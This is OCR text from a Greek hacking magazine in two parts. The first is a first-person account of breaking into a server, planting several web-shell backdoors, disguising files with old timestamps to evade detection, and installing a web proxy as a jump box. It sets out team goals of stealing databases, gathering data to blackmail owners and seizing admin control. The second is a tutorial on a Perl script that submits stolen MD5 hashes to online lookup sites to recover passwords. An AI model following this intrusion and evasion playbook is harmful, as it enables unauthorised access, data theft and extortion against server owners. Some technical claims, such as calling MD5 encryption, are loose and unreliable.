
Μη φανταστείτε ότι πρόκειται για καμιά ισχυρή μέθοδο κρυπτογράφησης. Τη χρησιμοποίησα μόνο και μόνο για να δώσω στον κώδικα μια παραπλανητική μορφή, η οποία γνώριζα ότι θα εξαπατούσε τα περισσότερα BDS. Εξάλλου, αυτά τα συστήματα προστασίας ενεργοποιούνται όταν εντοπίζουν κάποιο *νέο* αρχείο. Ο έλεγχος για την ηλικία των αρχείων πραγματοποιείται συνήθως μέσω της ημερομηνίας και της ώρας δημιουργίας του αρχείου. Το δικό μου αρχείο, όμως, στο οποίο είχα τοποθετήσει τον κρυπτογραφημένο κώδικα, είχε δημιουργηθεί σαν αντίγραφο ενός παλιότερου αρχείου. Ως εκ τούτου, διέθετε παλιό timestamp (ημερομηνία και ώρα δημιουργίας) και δεν κινούσε υποψίες.


Εφαρμόζοντας την παραπάνω διαδικασία σε διάφορους καταλόγους, εγκατέστησα αρκετά backdoor. Φυσικά, φρόντισα οι κατάλογοι να βρίσκονται σε μεγάλα path και να περιλαμβάνουν πολλά αρχεία, ώστε τα δικά μου να χάνονται μέσα στο πλήθος. Επιπρόσθετα, αξιοποίησα πολλά διαφορετικά backdoor, όπως το c99, το r57 και μερικά διάσημα από cyber-wars, όπως το AntiSecShell και το ελαφρύ RussianShell (εικόνα



Εικόνα 8: *Το πρώτο backdoor χώθηκε στον server και λειτουργεί κανονικά. Θα ακολουθήσουν κι άλλα!*

Εικόνα 9: *Μέσα από το δικό μου backdoor και με την εντολή copy, δημιούργησα έναν κλώνο κάποιου αρχείου. Το αρχείο που κλωνοποίησα φρόντισα να έχει τον ίδιο τύπο με τα αρχεία που χρησιμοποιώ για το φύτεμα των backdoor.*





Εικόνα 10: *Ένα από τα backdoor που εγκατέστησα είναι το ελαφρύ, ρώσικο shellάκι :)*

10). Μετά από λίγη ώρα είχα μετατρέψει τον server σε ...σουρωτήρι. Τα διάφορα backdoors προστατεύονταν με username και password, ενώ ορισμένα ήταν και κρυπτογραφημένα. Για να μην τα ξεχάσω, κράτησα όλα τα σχετικά URL σ' ένα αρχείο κειμένου, το οποίο και φύλαξα μέσω secure FTP στο server της ομάδας WHITE.

Αυτό που απέμενε ήταν η εγκατάσταση ενός web-proxy. Ουσιαστικά, αυτό ήταν και το σημαντικότερο βήμα, αφού ο web-proxy θα επέτρεπε στην ομάδα μου να κάνει τα jumps! Ο proxy που χρησιμοποίησα ονομάζεται Surrogafier κι αποτελεί προϊόν FOSS. Για την εγκατάστασή του χρησιμοποίησα την ίδια ακριβώς τεχνική, με την οποία εγκατέστησα και τα backdoor. Θα ήταν περιττό και σίγουρα κουραστικό να σας ξαναπώ τα ίδια, οπότε θα σας πω δυο λόγια για τον Surrogafier. Όταν εκτελείται εμφανίζει μια φόρμα, μέσω της οποίας δίνουμε τη διεύθυνση του στόχου μας. Από την ίδια φόρμα μπορούμε να καθορίζουμε δυναμικά (on the fly) το User-Agent που θα βλέπει ο στόχος μας, όπως επίσης και να κρύβουμε τα Referrer Fields. Έτσι, μπορούμε να παραπλανήσουμε πλήρως το στόχο, κρύβοντας το πραγματικό λειτουργικό και τον browser που χρησιμοποιούμε. Επιπρόσθετα, από τη φόρμα του Surrogafier μπορούμε να διαγράφουμε τα cookies που στέλνει ο στόχος, να αποφεύγουμε την


εκτέλεση των διαφόρων script (Flash, Javascript κ.λπ.) και να κρυπτογραφούμε τα URL και τα cookies, ώστε να μην αφήνουμε αξιοποιήσιμα ίχνη της δράσης μας.

Προσήλωση στην αποστολή

Δεν σκοπεύω να πραγματοποιήσω επίθεση σε κάποιο site, όχι μέσω αυτού του server. Η αποστολή μου δεν προβλέπει τίποτα τέτοιο! Εξάλλου, δεν έχω ακόμη ολοκληρώσει τη ρουτίνα εργασιών που ακολουθεί η ομάδα μου. Η αποστολή μου ήταν να βρω μερικά jump boxes, αλλά κάθε φορά που κάποιος από εμάς αποκτά πρόσβαση σε κάποιον server οφείλει να κάνει και τα ακόλουθα:

- Να ελέγξει για την παρουσία κάποιας βάσης δεδομένων και, αν βρει κάποια, να την υποκλέψει.
- Να συλλέξει πιθανώς χρήσιμα δεδομένα, τα οποία θα μπορούσαν να χρησιμοποιηθούν σε περαιτέρω επιθέσεις ή ακόμα και για τον εκβιασμό των ιδιοκτητών του server.
- Να αποκτήσει administrative access, ώστε να έχει τον πλήρη έλεγχο του μηχανήματος.

Για την ώρα, έχω ετοιμάσει μόλις ένα jump box. Όπως καταλαβαίνετε, πρέπει να συνεχίσω την εργασία μου πάνω σ' αυτό το σύστημα, για να ολοκληρώσω και τις δευτερεύουσες αποστολές. Τότε, θα μπορώ να προχωρήσω σε άλλους servers. Η αναζήτηση δεν σταματά ποτέ! Το αν και το πότε θα καταφέρω τα παραπάνω είναι άγνωστο. Ελπίζω να έχω το χρόνο αλλά και την τύχη, ώστε να μπορέσω να σας μιλήσω γι' αυτά. Μείνετε συντονισμένοι...



Εικόνα 11: *Ο server-θύμα έγινε (επιτέλους) jump box! Του εγκατέστησα τον proxy ονόματι surrogafier, μέσω του οποίου θα εξαπολύονται οι επιθέσεις της ομάδας μου...*

Skill: Intermediate

Tags: MD5, hash, HTML forms, POST method, GET method, regular expressions

Το αντιστρέφειν δια της αναζητήσεως!

by Johnny Who

Είμαστε βέβαιοι ότι γνωρίζετε αρκετά καλά τον αλγόριθμο κρυπτογράφησης MD5. Για την ακρίβεια, είμαστε σίγουροι ότι έχετε έρθει "αντιμέτωποι" μαζί του τουλάχιστον για μία φορά. Σκεφτείτε μόνο τις περιπτώσεις στις οποίες κρατάτε ένα MD5 hash κι αναζητάτε διακαώς το αρχικό string: Το πολυπόθητο password για κάποιο σύστημα! Αλήθεια, τι θα λέγατε για ένα εργαλείο που παίρνει ένα hash και προσπαθεί να το "αντιστρέψει", αναζητώντας το αρχικό string σε δικτυακές βάσεις δεδομένων;


Κάθε φορά που βρίσκουμε ένα string κωδικοποιημένο κατά MD5 (το λεγόμενο MD5 hash), θέλουμε πάση θυσία να μάθουμε το αρχικό string. Εκείνο, δηλαδή, από την κωδικοποίηση του οποίου προέκυψε το hash. Βλέπετε, ο συγκεκριμένος αλγόριθμος κρυπτογράφησης χρησιμοποιείται συνήθως για την ασφαλή αποθήκευση των password ενός συστήματος. Επομένως, όταν καταφέρνουμε ν' αποκτήσουμε ορισμένα MD5 hashes, λόγου χάρη από το αρχείο /etc/passwd, το μόνο που μάς χωρίζει από την ολοκληρωτική κατάκτηση του συστήματος είναι η αποκρυπτογράφησή τους. Ακριβώς τότε, η χρήση κάποιων online εργαλείων αποτελεί την ευκολότερη λύση. Η πρώτη μας κίνηση είναι να τρέξουμε σε διάφορες βάσεις δεδομένων, οι οποίες διατηρούν τεράστιες λίστες με πιθανά password και τα αντίστοιχα MD5 hashes. Όπως αντιλαμβάνεστε, σ' αυτές τις βάσεις αναζητάμε ένα προς ένα τα MD5 hashes που έχουμε ξεσηκώσει από το μηχάνημα-στόχο. Αν κι εφόσον εντοπίσουμε κάποιο, βρίσκουμε ταυτόχρονα και το αντίστοιχο password! Όλα καλά, λοιπόν, αλλά για σταθείτε μισό λεπτό... Οι δικτυακές βάσεις δεδομένων, σαν αυτές που περιγράψαμε, είναι αρκετές. Επίσης, η χειροκίνητη αναζήτηση των MD5 hash σε κάθε βάση, αποτελεί μια επαναλαμβανόμενη και μάλλον βαρετή εργασία. Μήπως θα ήταν προτιμότερο ν' αφήναμε ένα πρόγραμμα να κάνει τη χαμαλοδουλειά; Φυσικά και θα ήταν! Ακριβώς γι' αυτό το λόγο γράψαμε ένα προγραμματάκι σε Perl, το οποίο ανατρέχει σε δώδεκα δικτυακές βάσεις δεδομένων και προσπαθεί ν' αντιστρέψει το MD5 hash που του δίνουμε. Στη συνέχεια θα εξετάσουμε τον κώδικα του προγράμματος. Αυτή τη φορά, όμως, δεν θα τον αναλύσουμε γραμμή προς γραμμή. Θεωρούμε πως κάτι τέτοιο θα ήταν ανούσιο, καθώς από ένα σημείο και μετά το πρόγραμμα επαναλαμβάνει τα ίδια πράγματα για διαφορετικές βάσεις. Έτσι, θα επικεντρώσουμε στη μέθοδο με την οποία στέλνουμε στη βάση το εκάστοτε MD5 hash και στη συνέχεια ελέγχουμε την απάντησή της. Μπορείτε να κατεβάσετε ολόκληρο το πρόγραμμα από εδώ:

`http://bit.ly/dh007md5pl`

Προκαταρκτικά

Το πρόγραμμα τρέχει από την γραμμή εντολών και, όπως υποψιάζεστε, από εμάς ζητάει ένα και μόνο στοιχείο: Το MD5 hash το οποίο θέλουμε ν' αντιστρέψουμε. Στη συνέχεια ξεκινά την αναζήτηση του hash σε δώδεκα δικτυακές βάσεις δεδομένων. Η αναζήτηση δεν πραγματοποιείται ταυτόχρονα σε όλες τις βάσεις, αλλά διαδοχικά στην καθεμία. Αν εντοπιστεί το hash σε κάποια βάση, η διαδικασία της αναζήτησης τερματίζεται. Όπως είπαμε παραπάνω, η περιοχή του κώδικα με το περισσότερο ενδιαφέρον είναι εκείνη στην οποία πραγματοποιείται η αποστολή των δεδομένων κι ο έλεγχος της αντίστοιχης απάντησης. Ωστόσο, πριν φτάσουμε σε όλα αυτά ας ρίξουμε μια ματιά στις πρώτες γραμμές του κώδικα και στη γενικότερη λογική που ακολουθεί...

Εφόσον πρόκειται για ένα script σε Perl, ο κώδικας ξεκινά με τον προσδιορισμό του interpreter της Perl. Αμέσως μετά δηλώνουμε το module που σκοπεύουμε να χρησιμοποιήσουμε στο πρόγραμμα. Πρόκειται για το module ονόματι UserAgent, το οποίο προσφέρει τη βασική λειτουργικότητα ενός browser. Το πρόγραμμα συνεχίζει εμφανίζοντας το μήνυμα "Enter md5 hash". Από εκείνη τη στιγμή και μέχρι να πατηθεί ένα [Enter], οτιδήποτε πληκτρολογεί ο χρήστης αποθηκεύεται στη μεταβλητή $md5_hash. Στη συνέχεια το πρόγραμμα ελέγχει αν το MD5 hash έχει το προβλεπόμενο μήκος (32 χαρακτήρες). Αν αποτύχει αυτός ο έλεγχος, το πρόγραμμα τερματίζεται. Στην αντίθετη περίπτωση, η εκτέλεση συ-



νεχίζεται κανονικά: Το πρόγραμμα ετοιμάζει τη μεταβλητή $browser, με τη βοήθεια της οποίας θα στέλνονται στο δίκτυο τα διάφορα αιτήματα. Μετά, ξεκινά η αναζήτηση στις διάφορες βάσεις δεδομένων. Σε γενικές γραμμές, η λογική που ακολουθείται έχει ως εξής: Ο κώδικας στέλνει το MD5 hash, μέσω της σχετικής φόρμας της εκάστοτε βάσης. Στη συνέχεια ελέγχει αν η απάντηση από τον server περιλαμβάνει τη συμβολοσειρά "`Decrypted Text: </b>(.*)</font>`". Όπως αντιλαμβάνεστε, το πιο κρίσιμο κομμάτι αυτής της συμβολοσειράς είναι το "`(.*)`". Πρόκειται για το password που αναζητάμε! Έτσι, αν ο σχετικός έλεγχος πετύχει, εμφανίζεται ένα κατάλληλο μήνυμα και φυσικά το password. Διαφορετικά, εμφανίζεται ένα μήνυμα αποτυχίας και το πρόγραμμα προχωρά στην επόμενη βάση δεδομένων.

*Αρχικά, το προγραμματάκι ζητάει το md5 hash που θέλουμε να "σπάσουμε". Στη συνέχεια, αναζητά το συγκεκριμένο hash σε διάφορες δικτυακές βάσεις δεδομένων, στις οποίες φιλοξενούνται τεράστιες λίστες πιθανών password *μαζί* με τα αντίστοιχα md5 hashes. Αν και όταν βρεθεί το δικό μας hash σε κάποια βάση, το πρόγραμμα σταματά την αναζήτηση κι εμφανίζει το αρχικό string: Εκείνο από την κρυπτογράφηση του οποίου προήλθε το md5 hash. Με άλλα λόγια, εμφανίζει το password που τόσο πολύ θέλουμε ;)*

Φόρμες HTML

Η γενική λογική του προγράμματος είναι τώρα ξεκάθαρη. Ωστόσο, το τελευταίο τμήμα της περιγραφής είναι πιθανό να σάς έχει δημιουργήσει μερικά ερωτήματα. Όλοι μας έχουμε εγγραφεί σε κάποιο forum ή έχουμε σχολιάσει κάποιο post. Κάθε φορά που κάνουμε κάτι τέτοιο, συμπληρώνουμε μια φόρμα και στο τέλος πατάμε το κουμπάκι της υποβολής. Πώς καταφέρνει το πρόγραμμά μας να συμπληρώσει τις φόρμες στις διάφορες βάσεις δεδομένων; Που βρίσκει και πώς πατάει το κουμπάκι της υποβολής; Για ν' απαντήσουμε σ' αυτά τα ερωτήματα, πρέπει προηγουμένως να μιλήσουμε για τις φόρμες HTML.

Καταρχάς, να πούμε ότι μια φόρμα οριοθετείται με τις ετικέτες `<form>` και `</form>`. Μέσα σ' αυτές τις ετικέτες βρίσκονται όλα τα στοιχεία της φόρμας, ενώ ορίζονται και όλες οι ιδιότητές της. Το κλειδί για να κατανοήσουμε πώς λειτουργεί το πρόγραμμά μας βρίσκεται σε ορισμένες ιδιότητες της φόρμας, όπως και σε ορισμένες ιδιότητες των στοιχείων της φόρμας. Ας ξεκινήσουμε με τις κυριότερες ιδιότητες της ίδιας της φόρμας.

- **name:** Χρησιμοποιείται για την απόδοση ενός ονόματος στη φόρμα, ώστε να είναι δυνατή η αναφορά σε αυτήν από κάποιο script.
- **action:** Περιέχει την τοποθεσία ενός script στον server, το οποίο θα επεξεργαστεί τα δεδομένα της φόρμας -- αυτά που έδωσε ο χρήστης.

- **method:** Καθορίζει τον τρόπο που θα σταλούν τα δεδομένα της φόρμας στον server και μπορεί να πάρει τις τιμές GET ή POST.

Στοιχεία μιας φόρμας ονομάζονται τα checkboxes, τα radio buttons, τα text fields και τα κουμπάκια. Με άλλα λόγια, στοιχεία μιας φόρμας αποτελούν όλοι οι μηχανισμοί, οι οποίοι επιτρέπουν στο χρήστη να εισαγάγει κάποιες πληροφορίες. Ας δούμε τις κυριότερες ιδιότητες ενός στοιχείου.

- **type:** Καθορίζει τον τύπο του στοιχείου. Με απλά λόγια, καθορίζει το αν πρόκειται για κουμπί, πεδίο εισαγωγής κειμένου (text field), κουτάκι επιλογής (radio button) κ.λπ.
- **name:** Με αυτή την ιδιότητα αποδίδουμε ονόματα σε κάθε στοιχείο, ώστε να είναι δυνατή η αναφορά σε αυτά μέσα από κώδικα.
- **value:** Χρησιμοποιείται για να ορίσει την αρχική τιμή ή κατάσταση ενός στοιχείου.

Η μέθοδος GET

Όπως αναφέραμε προηγουμένως, η ιδιότητα method καθορίζει τον τρόπο με τον οποίο στέλνονται τα δεδομένα στον server. Όταν η method έχει την τιμή GET, το όνομα κάθε στοιχείου μαζί με την τιμή που του έχει αποδώσει ο χρήστης προστίθενται στο τέλος ενός URL. Το υπόλοιπο τμήμα αυτού του URL καθορίζεται από το domain name του εκάστοτε site και την ιδιότητα action. Μπερδευτήκατε; Ένα παράδειγμα θα σας ξεμπερδέψει αμέσως. Επισκεφθείτε με κάποιον browser τη διεύθυνση `http://md5.hashcracking.com` και εξετάστε τον κώδικα της σελίδας. Μεταξύ άλλων, θα δείτε τα ακόλουθα:

```
<form action="search.php" method="GET">
    <input type="text" name="md5" size="37">
    <input type="submit" value="Search">
</form>
```

Σύμφωνα με τον κώδικα, αν εισαγάγει κάποιος ένα hash και πατήσει το κουμπί της υποβολής, ο browser θα κατευθυνθεί αυτόματα προς το εξής URL:

```
http://md5.hashcracking.com/search.php?md5=hash_που_έδωσε_ο_χρήστης
```

Το παραπάνω URL έχει σχηματιστεί με τον τρόπο που περιγράψαμε νωρίτερα. Το πράσινο τμήμα προέκυψε από το domain name του site και την τιμή της ιδιότητας action. Στη συνέχεια προστέθηκε ένα λατινικό ερωτηματικό, το οποίο σηματοδοτεί την αρχή του λεγόμενου Querystring. Η λειτουργία του Querystring ξεφεύγει από το θέμα μας, αλλά μπορείτε να το φαντάζεστε σαν μια λίστα παραμέτρων οι οποίες αποστέλλονται αυτούσιες σε κάποιο script, στον server. Το τμήμα στα δεξιά του "?" προκύπτει από το όνομα του στοιχείου το οποίο συμπλήρωσε ο χρήστης (πρόκειται για το text field με το όνομα md5) και τη σχετική τιμή -- το hash.

Νομίζουμε ότι τώρα έχετε αρχίσει να καταλαβαίνετε πώς λειτουργεί το πρόγραμμά μας. Όταν θέλει να στείλει το md5 hash σε κάποια φόρμα, η οποία λειτουργεί με τη μέθοδο GET, σχηματίζει ένα URL με τον τρόπο που μόλις είδαμε. Για παράδειγμα, δείτε πώς αποστέλλεται το md5 hash στο site `md5.hashcracking.com`:

```
$response = $browser->get("http://md5.hashcracking.com/search.php?md5=$md5_hash");
```

Στη συγκεκριμένη βάση δεδομένων, η ιδιότητα action της φόρμας έχει την τιμή "search.php". Το στοιχείο της φόρμας, το οποίο θέλουμε να συμπληρωθεί, έχει το όνομα md5. Σε αυτό το στοιχείο, λοιπόν, αποδίδουμε την τιμή της μεταβλητής $md5_hash. Πρόκειται για τη μεταβλητή, την τιμή της οποίας ορίζει ο χρήστης κατά την εκκίνηση του προγράμματος. Με αφορμή αυτό το παράδειγμα, αξίζει να σταθούμε και σε μια λεπτομέρεια από το συντακτικό της Perl. Παρατηρείστε ότι ολόκληρο το URL περικλείεται από διπλά εισαγωγικά (double quotes) κι όχι από μονά (single quotes). Η χρήση των διπλών εισαγωγικών επιβάλει το λεγόμενο stringification. Όταν η Perl συναντά μια μεταβλητή εντός διπλών εισαγωγικών, την αντικαθιστά αυτόματα μ' ένα string που περιλαμβάνει την τιμή της. Στο πρόγραμμά μας, η Perl αντικαθιστά αυτόματα τη μεταβλητή $md5_hash με την τιμή της.

Όλα όσα είπαμε αφορούν σε ένα μόνο μέρος των δικτυακών data base. Συγκεκριμένα, αφορούν στις δικτυακές βάσεις δεδομένων, στις οποίες οι φόρμες λειτουργούν με τη μέθοδο GET. Τι γίνεται με τις υπόλοιπες βάσεις δεδομένων; Πώς επικοινωνεί μ' αυτές το πρόγραμμά μας; Πώς στέλνει το md5 hash, το οποίο θέλουμε ν' αντιστρέψουμε;

Η μέθοδος POST

Όταν η ιδιότητα method μιας φόρμας έχει την τιμή POST, τα δεδομένα μεταφέρονται με διαφορετικό τόπο. Βέβαια, όπως και στην περίπτωση της GET, τα ονόματα των διαφόρων στοιχείων "πακετάρονται" με τις αντίστοιχες τιμές και ταξιδεύουν προς τον server κατά ζεύγη. Ωστόσο στην περίπτωση της μεθόδου POST αυτά τα ζεύγη δεν ενσωματώνονται στο URL, αλλά στο λεγόμενο message body του αιτήματος προς τον server. Στη συνέχεια θα εξετάσουμε ένα παράδειγμα αποστολής δεδομένων με τη μέθοδο POST, από το πρόγραμμά μας προς κάποια δικτυακή βάση δεδομένων. Πριν από αυτό, όμως, θα ρίξουμε μια ματιά στον πηγαίο κώδικα μιας σχετικής φόρμας, από τη βάση md5decryption.com:

```
<form action="" method="post" class="formm">
     <input type="text" name="hash" size="60">
     <input type="submit" name="submit" value="Decrypt It!">
</form>
```

Σ' αυτή τη φόρμα υπάρχουν δύο στοιχεία: Ένα text field κι ένα κουμπάκι. Το πρώτο ονομάζεται hash, ενώ το δεύτερο submit. Ας δούμε τώρα πώς χειρίζεται αυτή τη φόρμα το πρόγραμμά μας:

```
$response = $browser->post('http://md5decryption.com', ["hash" =>
$md5_hash, "submit" => "Decrypt it!"]);
```

Καταρχάς, παρατηρούμε ότι το URL τελειώνει στο ".com". Ο χειρισμός της φόρμας (η συμπλήρωση του text field και το πάτημα του αντίστοιχου κουμπιού) επιτυγχάνεται από το message body. Εκεί, επιλέγουμε αρχικά το στοιχείο "hash" και του αποδίδουμε την τιμή της μεταβλητής $md5_hash. Στη συνέχεια διαλέγουμε το στοιχείο "submit" και επιλέγουμε την τιμή "Decrypt it!". Σημειώστε ότι το στοιχείο "submit" έχει εξ ορισμού την τιμή που του αποδίδουμε. Ωστόσο, αυτό που κάναμε δεν ήταν άσκοπο. Υπάρχουν αρκετά site στα οποία εμφανίζονται πολλές φόρμες και πολλά κουμπιά με το ίδιο ακριβώς όνομα. Για να είμαστε σίγουροι ότι το πρόγραμμά μας θα "πατήσει" το σωστό κουμπί, πρέπει να το προσδιορίσουμε χρησιμοποιώντας την τιμή του. Για να κατανοήσετε ποιο μπέρδεμα προσπαθούμε ν' αποφύγουμε, δείτε τον πηγαίο κώδικα του http://

md5hashdecrypter.com. Σ' αυτό το site θα δείτε ότι υπάρχουν δύο φόρμες, καθεμία από τις οποίες έχει ένα κουμπί με το όνομα "search". Ωστόσο, το κουμπί κάθε φόρμας έχει διαφορετική τιμή. Έτσι, όταν το πρόγραμμά μας επικοινωνεί με τη συγκεκριμένη βάση, καταφέρνει να προσδιορίσει επακριβώς το κουμπί που πρέπει να πατηθεί. Δείτε τη σχετική γραμμή κώδικα:

```
$response = $browser->post('http://md5hashdecrypter.com/', ["hash"
=> $md5_hash, "search" => "Decrypt it"]);
```

Το κουμπί που θα πατηθεί έχει το όνομα "search" και την τιμή "Decrypt it". Πρόκειται για το κουμπί που μας ενδιαφέρει.

Έλεγχος αποτελεσμάτων

Τώρα που μάθαμε πώς συμπληρώνονται οι φόρμες από το πρόγραμμά μας, μπορούμε να προχωρήσουμε. Πώς ελέγχεται η απάντηση του εκάστοτε server; Πώς ελέγχει το πρόγραμμά μας αν το hash βρέθηκε στη βάση ή όχι;

Κάθε φορά που το πρόγραμμα στέλνει ένα αίτημα προς κάποια βάση δεδομένων, λαμβάνει και μιαν απάντηση. Αυτή η απάντηση καταχωρείται στη μεταβλητή $response. Ακολούθως, το πρόγραμμα ελέγχει αν εμφανίζεται ένα συγκεκριμένο μοτίβο (pattern) στην τιμή της εν λόγω μεταβλητής. Βέβαια, κάθε βάση δεδομένων απαντά με διαφορετικό τρόπο. Γι' αυτό, η απάντηση κάθε βάσης ελέγχεται με διαφορετικό μοτίβο. Σε κάθε περίπτωση, για την περιγραφή του εκάστοτε μοτίβου χρησιμοποιούμε τα λεγόμενα regular expressions. Τα regular expressions συγκροτούν από μόνα τους μια ολόκληρη γλώσσα και αν καταπιανόμασταν μαζί τους θα ξεφεύγαμε πολύ από το θέμα μας. Εμείς θα περιοριστούμε μόνο στο πώς δηλώνεται ένα regular expression μέσα σε κώδικα Perl. Όπως θα δείτε και στο πρόγραμμά μας, κάτι τέτοιο γίνεται με τους ακόλουθους χαρακτήρες:

```
m/ /
```

